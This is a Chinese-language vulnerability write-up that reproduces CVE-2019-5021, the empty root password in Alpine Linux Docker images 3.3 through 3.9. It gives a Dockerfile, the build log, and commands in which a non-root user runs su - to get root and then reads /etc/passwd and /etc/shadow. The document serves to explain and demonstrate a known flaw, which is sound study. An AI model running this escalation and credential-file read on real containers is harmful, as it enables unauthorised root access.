# CVE-2019-5021 alpine docker镜像漏洞

## 1.漏洞介绍

自 Alpine Linux 3.3 版本开始的所有 Docker 镜像中，root 用户包含一个空密码，这可能会导致攻击者获得 root 权限，进而造成攻击。

**受影响范围是 Alpine Linux Docker 镜像 3.3、3.4、3.5、3.6、3.7、3.8、3.9、edge 等全部版本。**

由于 Alpine Linux 镜像体积较小，所以在构建 Docker 镜像时，很多人都会推荐使用 Alpine Linux 作为基础镜像；包括很多 Docker 官方镜像也基本上都提供了基于 Alpine Linux 的镜像，甚至像 Docker 镜像等，是只提供了使用 Alpine Linux 作为基础镜像的版本。

## 2.复现步骤


```
mkdir cve-2019-0521
vi Dockerfile
```

Dockerfile内容为：

```
FROM alpine:3.5
RUN apk add --no-cache shadow
RUN adduser -S non_root
USER non_root
```

构建镜像：

```
docker build -t local/alpine:cve .
```




```
root@duyanyao-virtual-machine:/home/duyanyao/cve-2019-0521# docker build -t loca
l/alpine:cve .
Sending build context to Docker daemon  2.048kB
Step 1/4 : FROM alpine:3.5
3.5: Pulling from library/alpine
8cae0e1ac61c: Pull complete
Digest: sha256:66952b313e51c3bd1987d7c4ddf5dba9bc0fb6e524eed2448fa660246b3e76ec
Status: Downloaded newer image for alpine:3.5
 ---> f80194ae2e0c
Step 2/4 : RUN apk add --no-cache shadow
 ---> Running in 41050704dad2
fetch http://dl-cdn.alpinelinux.org/alpine/v3.5/main/x86_64/APKINDEX.tar.gz
fetch http://dl-cdn.alpinelinux.org/alpine/v3.5/community/x86_64/APKINDEX.tar.gz
(1/2) Installing linux-pam (1.2.1-r0)
(2/2) Installing shadow (4.2.1-r8)
Executing busybox-1.25.1-r2.trigger
OK: 6 MiB in 13 packages
Removing intermediate container 41050704dad2
 ---> 6d988eefd167
Step 3/4 : RUN adduser -S non_root
 ---> Running in d6a3dbd1e000
Removing intermediate container d6a3dbd1e000
 ---> d4900b2d2ed0
Step 4/4 : USER non_root
 ---> Running in edb4f86d1f53
Removing intermediate container edb4f86d1f53
 ---> 1c570c39c87c
Successfully built 1c570c39c87c
Successfully tagged local/alpine:cve
```

进入容器：

```
docker run --rm -it  local/alpine:cve
```

然后执行：

```
id
whoami
su -
whoami
grep root /etc/passwd /etc/shadow
```



```
root@duyanyao-virtual-machine:/home/duyanyao/cve-2019-0521# docker run --rm -it
 local/alpine:cve
/ $ id
uid=100(non_root) gid=65533(nogroup) groups=65533(nogroup)
/ $ whoami
non_root
/ $ su -
55b8539be038:~# whoami
root
55b8539be038:~# grep root /etc/passwd /etc/shadow
/etc/passwd:root:x:0:0:root:/root:/bin/ash
/etc/passwd:operator:x:11:0:operator:/root:/bin/sh
/etc/passwd:non_root:x:100:65533:Linux User,,,:/home/non_root:/bin/false
/etc/shadow:root:::0:::::
/etc/shadow:non_root:!:18956:0:99999:7:::
```

可以看到成功使用普通用户获取的 `root` 权限。